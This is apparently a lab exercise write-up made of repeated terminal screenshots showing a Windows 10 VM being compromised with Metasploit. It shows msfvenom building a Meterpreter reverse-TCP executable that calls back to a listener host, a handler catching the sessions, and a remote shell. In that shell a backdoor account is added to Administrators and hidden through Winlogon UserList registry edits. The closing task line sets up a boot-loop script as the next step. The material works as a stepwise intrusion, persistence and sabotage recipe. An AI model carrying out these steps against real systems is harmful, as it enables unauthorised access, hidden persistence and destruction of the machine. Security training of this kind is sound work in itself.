
```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.158 LPORT=5566 -f exe > /root/Desktop/run123.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

Screenshot2




```
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.16.6-dev                         ]
+ -- --=[ 1682 exploits - 964 auxiliary - 297 post       ]
+ -- --=[ 498 payloads - 40 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) >
```

Screenshot 3




```

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.0.158
LHOST => 192.168.0.158
msf exploit(handler) > set LPORT 5566
LPORT => 5566
msf exploit(handler) >
```

Screenshot 4:




```
[*] Started reverse TCP handler on 192.168.0.158:5566
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.0.52
[*] Meterpreter session 1 opened (192.168.0.158:5566 -> 192.168.0.52:49733) at 2
017-12-24 15:30:51 +0000
[*] Sending stage (179267 bytes) to 192.168.0.52
[*] Meterpreter session 2 opened (192.168.0.158:5566 -> 192.168.0.52:49735) at 2
017-12-24 15:40:38 +0000
[*] Sending stage (179267 bytes) to 192.168.0.52
[*] Meterpreter session 3 opened (192.168.0.158:5566 -> 192.168.0.52:49736) at 2
017-12-24 15:41:44 +0000

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > 
```

Screenshot 5:




```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.158:5566
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.0.52
[*] Meterpreter session 1 opened (192.168.0.158:5566 -> 192.168.0.52:49733) at 2017-12-24 15:30:51 +0000
[*] Sending stage (179267 bytes) to 192.168.0.52
[*] Meterpreter session 2 opened (192.168.0.158:5566 -> 192.168.0.52:49735) at 2017-12-24 15:40:38 +0000
[*] Sending stage (179267 bytes) to 192.168.0.52
[*] Meterpreter session 3 opened (192.168.0.158:5566 -> 192.168.0.52:49736) at 2017-12-24 15:41:44 +0000

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > shell
Process 1956 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

Screenshot 6:




```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.0.52 - Meterpreter session 3 closed.  Reason: User exit
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 6780 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>net user roshan roshu /ADD
net user roshan roshu /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>
```

Screenshot 7:




```
[*] Shutting down Meterpreter...

[*] 192.168.0.52 - Meterpreter session 3 closed.  Reason: User exit
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 6780 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>net user roshan roshu /ADD
net user roshan roshu /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>net user
net user

User accounts for \\MSEDGEWIN10

-------------------------------------------------------------------------------
Administrator            DefaultAccount           ganesh
Guest                    hidden                   IEUser
parth                    roshan                   roshu
sshd                     sshd_server              WDAGUtilityAccount
The command completed successfully.


C:\Users\IEUser\Desktop>net localgroup Administrators roshan /ADD
net localgroup Administrators roshan /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>
```

Screenshot 8:



```
C:\Users\IEUser\Desktop>net user roshan roshu /ADD
net user roshan roshu /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>net user
net user

User accounts for \\MSEDGEWIN10

-------------------------------------------------------------------------------
Administrator            DefaultAccount           ganesh
Guest                    hidden                   IEUser
parth                    roshan                   roshu
sshd                     sshd_server              WDAGUtilityAccount
The command completed successfully.


C:\Users\IEUser\Desktop>net localgroup Administrators roshan /ADD
net localgroup Administrators roshan /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Specia
lAccounts\UserList
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
The operation completed successfully.

C:\Users\IEUser\Desktop>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Specia
lAccounts\Userlist" /v roshan /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v r
oshan /t REG_DWORD /d 0 /f
The operation completed successfully.

C:\Users\IEUser\Desktop>
```

Screenshot 9:




```
meterpreter > shell
Process 6780 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>net user roshan roshu /ADD
net user roshan roshu /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>net user
net user

User accounts for \\MSEDGEWIN10

-------------------------------------------------------------------------------
Administrator            DefaultAccount           ganesh
Guest                    hidden                   IEUser
parth                    roshan                   roshu
sshd                     sshd_server              WDAGUtilityAccount
The command completed successfully.


C:\Users\IEUser\Desktop>net localgroup Administrators roshan /ADD
net localgroup Administrators roshan /ADD
The command completed successfully.


C:\Users\IEUser\Desktop>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Specia
lAccounts\UserList
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
The operation completed successfully.

C:\Users\IEUser\Desktop>
```

**Part 2.3**


Using a command line utility remotely connect with your newly created user to the Windows 10 machine and configure it to launch a script which will cause the VM to be trapped in a boot loop.

Screenshot 1:



